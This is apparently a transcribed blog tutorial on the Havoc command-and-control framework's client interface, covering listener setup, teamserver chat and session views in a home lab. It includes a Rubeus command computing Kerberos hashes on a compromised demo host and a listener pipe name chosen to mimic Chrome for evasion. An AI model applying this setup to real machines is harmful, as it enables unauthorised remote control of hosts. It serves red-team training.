
Havoc C2 Framework Part 2: Client User Interface (2024)

medium.com/@r1ckyr3c0n/havoc-c2-framework-part-2-client-user-interface-2024-c029322527f1

r1ckyr3c0n January 12, 2024

r1ckyr3c0n


Havoc
Havoc View Attack Scripts Help Bloodhound
587f19cc @ demon.x64.exe\2412
[HAVOCWIN\r1cky]
4bdd082a @ pivot-smb.exe\7692
[HAVOCWIN\r1cky]
04fd43a4 @ demon.x64
(1).exe\816
Event Viewer
Teamserver Chat
Listeners
[587f19cc] r1cky/HAVOCWIN
[4bdd082a] r1cky/HAVOCWIN
[04fd43a4] pparker/SPIDERMAN

```
08/01/2024 22:15:43 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
09/01/2024 03:15:22 [*] Started "http" listener
09/01/2024 03:15:22 [*] Started "smb" listener
09/01/2024 03:15:22 [*] Started "http-local" listener
09/01/2024 03:15:22 [*] Started "https-local" listener
09/01/2024 03:15:22 [*] Started "https" listener
09/01/2024 03:15:44 [+] r1cky connected to teamserver
09/01/2024 03:15:44 [*] Initialized 74652928 :: pparker@192.168.110.153
(SPIDERMAN)
09/01/2024 03:15:44 [*] Initialized 2f2f4b38 :: pparker@192.168.110.153
(SPIDERMAN)
09/01/2024 03:15:44 [*] Initialized 1d19b5e4 :: pparker@192.168.110.153
(SPIDERMAN)
09/01/2024 03:15:44 [*] Initialized 43777760 :: r1cky@192.168.110.166 (HAVOCWIN)
09/01/2024 03:15:44 [*] Initialized 3194ae60 :: r1cky@192.168.110.166 (HAVOCWIN)
09/01/2024 03:16:50 [*] Initialized 7e12f55e :: r1cky@192.168.110.166 (HAVOCWIN)
```

```
09/01/2024 03:57:49 [r1cky] Demon » dotnet inline-execute /home/kali/Tools/SharpCollection/NetFramework_4.0_x64/Rubeus.exe hash /password:Password2 /user:pparker /domain:marvel.local
[*] [04FD872B] Tasked demon to inline execute a dotnet assembly: /home/kali/Tools/SharpCollection/NetFramework_4.0_x64/Rubeus.exe
[+] Send Task to Agent [286 bytes]
[*] Using CLR Version: v4.0.30319
[+] Received Output [786 bytes]:

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v2.3.0


[*] Action: Calculate Password Hash(es)

[*] Input password             : Password2
[*] Input username             : pparker
[*] Input domain               : marvel.local
[*] Salt                       : MARVEL.LOCALpparker
[*]       rc4_hmac             : C39F2BEB3D2EC06A62CB887FB391DEE0
[*]       aes128_cts_hmac_sha1 : 7693D96D854240B8C654C1F8A86387E1
[*]       aes256_cts_hmac_sha1 : 5FC6B0C6792C9A3B62432EDA4A61E5C71EFC2C57F5466ABEA92AC4C16FCAE580
[*]       des_cbc_md5          : E3D640734938EC34

[pparker/SPIDERMAN] demon.x64 (1).exe/816 x64 (MARVEL.local)
>>>
```


Havoc C2 Client User Interface

Introduction

In part one of this Havoc Command and Control (C2) framework series, I covered how to install and configure a Havoc Teamserver and Client, plus how to connect the Client to the Teamserver and launch it for use. In this article, I am going to give an overview of the Havoc Client User Interface (UI), which will include the Teamserver chat, Listeners, Session View, Event Viewer, Loot, Payloads, Scripts Manager, and Interacting with Sessions.

Havoc Client Interface Overview

After clicking on "**Connect**", the user will be authenticated, and the Havoc Client UI will launch. Located at the very top left corner of the interface are five different drop-down menus: Havoc, View, Attack, Scripts, and Help. These menu options enable an operator to create listeners, payloads, view "Loot", upload scripts, etc. Below those menu options is a window that will display sessions (think Cobalt Strike beacons) in graph or table form. To the right of that window is the "**Event Viewer**" tab which is displayed by default, and provides information on actions or events that occurred, such as connected/disconnected operators, listeners created, established sessions, etc. This right-side window will also display functions that accompany loaded extensions, which I will cover later in the article. The bottom window of the interface displays items in a tabbed format, that includes Teamserver Chat, Listeners, interactive sessions, and other Havoc features.


Havoc
Havoc View Attack Scripts Help
ID External Internal User Computer OS Process PID Last Health
Event Viewer
Teamserver Chat
r1cky

```
04/01/2024 20:20:47 Havoc Framework [Version: 0.7] [CodeName: Bites The Dust]
05/01/2024 01:20:47 [+] r1cky connected to teamserver
```

Sessions display window.

Events are displayed here, i.e., team members connect/disconnect from teamserver, listeners are created, sessions are established, etc. Date and time are in Coordinated Universal Time (UTC).


This is where tabs populate.

This is where most of the work, or interaction will be conducted, between operators and sessions (compromised hosts). By default, the Teamserver Chat is displayed on initial login, but after that, as items are selected a tab will open.

At the bottom of this window next to the operators name is an input field and is where commands can be entered.

Havoc Client User Interface

Teamserver Chat



```
[23:16:06] [DBUG] [server.(*Teamserver).ClientAuthenticate:658]: Found User: r1cky
[23:16:06] [DBUG] [server.(*Teamserver).ClientAuthenticate:665]: User r1cky is authenticated
[23:16:06] [GOOD] User <r1cky> Authenticated
[23:16:47] [DBUG] [server.(*Teamserver).ClientAuthenticate:658]: Found User: Neo
[23:16:47] [DBUG] [server.(*Teamserver).ClientAuthenticate:665]: User Neo is authenticated
[23:16:47] [GOOD] User <Neo> Authenticated
```

```
06/01/2024 23:17:43 [Neo] :: Boot up or Shut up!
06/01/2024 23:17:59 [r1cky] :: Hack the planet!
```


```
06/01/2024 23:17:43 [Neo] :: Boot up or Shut up!
06/01/2024 23:17:59 [r1cky] :: Hack the planet!
```

Two authenticated operators on the same Teamserver can chat in Teamserver Chat

Listeners


A listener is essentially an application that is waiting for a callback over a specific port or protocol, like a Netcat listener does, but a Havoc listener requires the use of a payload generated by the framework (although some frameworks support foreign listeners), to work properly, which we will get into later. Havoc supports http, https, smb, and external C2 listener types. Listeners can be created easily using the Havoc Client UI.

To open the listeners tab, click on "**View**" and select "**Listeners**". A tab called "**Listeners**" will appear at the top of the bottom window. If a tab is highlighted with a border (like Listeners is below) you are in the Listeners workspace and can add, edit, or delete listeners.



Opening "" tab

To create a listener, click "**Add**" at the bottom of the lower window in the Listeners tab and a pop-up window will appear called "**Create Listener**". From here select the Havoc demon payload that will connect to it, i.e., https, http, smb, or external. You can add hosts with the "**Add**" button (it is covered up with the image), which can be an IP address, domain, etc. In the image below, everything from "**Host Rotation**" on down are the default settings for my listener. Your default "Host (Bind)" address will be your Teamserver IP address. You can also create listeners that bind to the localhost (127.0.0.1) or ANY (0.0.0.0). Once you have configured the listener who you want, click "**Save**", the "**Create Listener**" window will close, and that new listener will populate in the Listeners Tab. An event will also be logged in the "**Event Viewer**" window (top right of the UI).



Havoc View Attack Scripts Help
ID External Internal User Computer
Create Listener
Https
Http
Smb
External
Clear
Add
Clear
Add
Clear
Save
Close
Add
Remove
Edit
Teamserver Chat
Listeners
Can Add Hosts, i.e., domains you control (There is an add button above the "Clear" button
Plenty of options
As you create and save listeners, they will populate in this bottom window in the Listeners tab.

```
Name:
Payload:     Https
Config Optio
Hosts
Host Rotation:  round-robin
Host (Bind):    192.168.110.165
PortBind:       443
PortConn:       443
User Agent:     Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.3
Headers:
Uris:
Host Header:
Enable Proxy connection
Proxy Type:  http
Proxy Host:
Proxy Port:
UserName:
Password:
```

```
Name                        Protocol
http                        Http
https                       Https
smb                         Smb
```

Creating a listener

Below is a smb listener and the “**Pipe Name**” I used is from a Cobalt Strike malleable C2 Profile that is a common Chrome named pipe.



```
Name:      smb
Payload:   Smb
Config Options
Pipe Name:  mojo.5688.8052.183894939787088877691
```


```
10:40:48 Havoc Framework [Version: 0.7] [CodeName:
10:24:07 [+] ricky connected to teamserver
10:24:31 [-] ricky disconnected from teamserver
10:24:52 [+] ricky connected to teamserver
10:25:00 [-] ricky disconnected from teamserver
10:40:48 [+] ricky connected to teamserver
10:55:59 [*] Started "http" listener
10:56:08 [*] Started "https" listener
```

```
PortBind            Port
         80
         443
```

Creating an smb listener


Session View

The top left window of the UI displays sessions, which are compromised hosts, running a Havoc demon agent (payload) that has established a reverse connection and is calling back to the Havoc Teamserver. These sessions auto populate in the sessions window when the demon agent is executed. Click on "**View**" and select "**Session View**" to choose between "**Table**" or "**Graph**" view for the sessions.




I	Internal	User	Computer	OS	Process	PID	Last	Health
59(		rker	SPIDERMAN	Windows 10	mmc.exe	6884	17s	healthy

" " choosing "" or "" view for sessions




ID	External	Internal	User	Computer	OS	Process	PID	Last	Health
7c364c02	192.168.110…	192.168.110…	pparker	SPIDERMAN	Windows 10	demon.x64.e…	6344	17s	healthy

Table view of an established ""

